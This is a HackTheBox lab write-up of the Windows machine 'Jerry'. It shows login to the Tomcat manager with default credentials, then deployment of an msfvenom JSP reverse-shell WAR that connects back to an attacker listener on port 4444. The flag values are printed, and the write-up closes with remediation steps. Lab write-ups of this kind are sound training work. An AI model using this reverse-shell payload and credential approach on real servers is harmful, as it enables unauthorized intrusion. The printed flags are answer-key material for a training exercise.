Jerry

Penetration Testing Writeup

Platform	HackTheBox
Difficulty	Easy
Operating System	Windows
Completion Date	01/19/2026
Target IP	10.129.67.159
Techniques Used	Enumeration, Reverse Shell, Metasploit Usage

Table of Contents

Table of Contents 2
1. Executive Summary 3
2. Methodology 3
3. Reconnaissance and Enumeration 4
  3.1. Port Scan (Nmap) 4
  3.2. Web Enumeration 4
4. Vulnerability Analysis 6
5. Exploitation 7
  5.1. Initial Access 7
  5.2. User Flag 9
  5.3. Root Flag 9
8. Remediation Recommendations 10

1. Executive Summary

Jerry is a beginner-friendly Windows machine from HackTheBox that demonstrates the security risks associated with default credentials and misconfigured web application servers. The machine runs Apache Tomcat 7.0.88 with default manager credentials, allowing unauthorized access to the administrative deployment interface.

Initial reconnaissance revealed an exposed Tomcat Manager application accessible via HTTP on port 8080. Exploitation was straightforward - after identifying weak default credentials (tomcat:s3cret), an attacker could deploy a malicious WAR file containing a JSP reverse shell payload. This provided immediate SYSTEM-level access to the Windows Server 2012 R2 host, bypassing the need for privilege escalation entirely.

The attack path highlights critical misconfigurations: failure to change default credentials, unnecessary exposure of administrative interfaces, and running application services with excessive privileges. Both user and root flags were accessible from the initial foothold, demonstrating the severe impact of a single misconfiguration.

Key Takeaways:

- Default credentials remain a prevalent and easily exploitable vulnerability
- Administrative web interfaces should be restricted to trusted networks or removed if unused
- Application services should follow the principle of least privilege
- Regular security audits and hardening procedures are essential for production systems

2. Methodology

The approach followed these phases:

1. Reconnaissance and Enumeration
2. Vulnerability Analysis
3. Exploitation
4. Post-Exploitation and Privilege Escalation
5. Documentation and Reporting

3. Reconnaissance and Enumeration

3.1. Port Scan (Nmap)

Command executed:

`nmap -sC -SV [TARGET_IP]`

Open ports found:

- 8080/HTTP

```
Console

└─$ sudo nmap -sC -sV 10.129.67.159
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-19 21:29 -03
Nmap scan report for 10.129.67.159 (10.129.67.159)
Host is up (0.15s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT     STATE SERVICE VERSION
8080/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
|_http-title: Apache Tomcat/7.0.88
|_http-server-header: Apache-Coyote/1.1
|_http-favicon: Apache Tomcat
```

We find a Tomcat 7.0.88, searching about vulns for that version I fin CVE-2017-12617, JSP Upload Bypass.


3.2. Web Enumeration

Tools used:

- Gobuster for directory enumeration

```
Console

===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.129.67.159:8080/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/docs                 (Status: 302) [Size: 0] [--> /docs/]
/examples             (Status: 302) [Size: 0] [--> /examples/]
/favicon.ico          (Status: 200) [Size: 21630]
/host-manager         (Status: 302) [Size: 0] [--> /host-manager/]
/lpt2                 (Status: 200) [Size: 0]
/lpt1                 (Status: 200) [Size: 0]
/manager              (Status: 302) [Size: 0] [--> /manager/]
===============================================================
Finished
===============================================================
```

Searching for any users in directorys I find none who give me a chance, so I try admin:admin and the message error show a default credential.



403 Access Denied

You are not authorized to view this page.

If you have already configured the Host Manager application to allow access and you have used your browsers back button, used a saved book-mark or similar then you may have triggered the cross-site request forgery (CSRF) protection that has been enabled for the HTML interface of the Host Manager application. You will need to reset this protection by returning to the main Host Manager page. Once you return to this page, you will be able to continue using the Host Manager application's HTML interface normally. If you continue to see this access denied message, check that you have the necessary permissions to access this application.

If you have not changed any configuration files, please examine the file conf/tomcat-users.xml in your installation. That file must contain the credentials to let you use this webapp.

For example, to add the admin-gui role to a user named tomcat with a password of s3cret, add the following to the config file listed above.

```
<role rolename="admin-gui"/>
<user username="tomcat" password="s3cret" roles="admin-gui"/>
```

Note that for Tomcat 7 onwards, the roles required to use the host manager application were changed from the single admin role to the following two roles. You will need to assign the role(s) required for the functionality you wish to access.

- admin-gui - allows access to the HTML GUI
- admin-script - allows access to the text interface

The HTML interface is protected against CSRF but the text interface is not. To maintain the CSRF protection:

- Users with the admin-gui role should not be granted the admin-script role.
- If the text interface is accessed through a browser (e.g. for testing since this interface is intended for tools not humans) then the browser must be closed afterwards to terminate the session.

4. Vulnerability Analysis


Tomcat is vulnerable to CVE-2017-12617.

Vulnerability	Description	Severity
CVE-2017-12617	it was possible to upload a JSP file to the server via a specially crafted request. This JSP could then be requested and any code it contained would be executed by the server.	High

5. Exploitation

5.1. Initial Access

After find the default credential (tomcat:s3cret), I enter on admin panel. The reconnaissance shows for me the tomcat vuln, in the panel we see an option to deploy a archive RAR, this is our door to get a reverse shell




The command used uses msfvenom to create a payload in java containing our reverseshell with our IP and port to connect to, I chose the name shell because it is intuitive.

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.237 LPORT=4444 -f war -o shell.war
```


```
Console

└─$ msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.237 LPORT=4444 -f war -o shell.war

Payload size: 1089 bytes
Final size of war file: 1089 bytes
Saved as: shell.war

└─$ ls
gobuster.txt  shell.war
```

Now, I start a listening port and upload the shell.war.


```
Console

└─$ nc -lvnp 4444
listening on [any] 4444 ...
```



After successful upload, will appear the “page” shell.



Click on her and out connection start.



Navegating on the machine, the only user have is Administrator. Enter on Desktop have the directory "flgas", where have the two flags.

```
Console

C:\Users\Administrator\Desktop\flags>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 0834-6C04

 Directory of C:\Users\Administrator\Desktop\flags

06/19/2018  06:09 AM    <DIR>          .
06/19/2018  06:09 AM    <DIR>          ..
06/19/2018  06:11 AM                88 2 for the price of 1.txt
               1 File(s)             88 bytes
               2 Dir(s)   2,408,402,944 bytes free

C:\Users\Administrator\Desktop\flags>type 2 for the price of 1.txt
type 2 for the price of 1.txt

C:\Users\Administrator\Desktop\flags>type "2 for the price of 1.txt"
type "2 for the price of 1.txt"
user.txt
7004dbcef0f854e0fb401875f26ebd00

root.txt
04a8b36e1545a455393d067e772fe90e
C:\Users\Administrator\Desktop\flags>
```

5.2. User Flag

Location: C:\Users\Administrator\Desktop\flags

`Flag: 7004dbcef0f854e0fb401875f26ebd00`

5.3. Root Flag

Location: C:\Users\Administrator\Desktop\flags

`Flag: 04a8b36e1545a455393d067e772fe90e`

8. Remediation Recommendations

recommendations to fix each vulnerability found

- Change all default credentials immediately after installation
- Restrict Manager access via IP whitelist in web.xml
- Create dedicated service account with minimal privileges
- Configure Tomcat service to run under low-privilege account
- Migrate to Tomcat 9.0.x or 10.x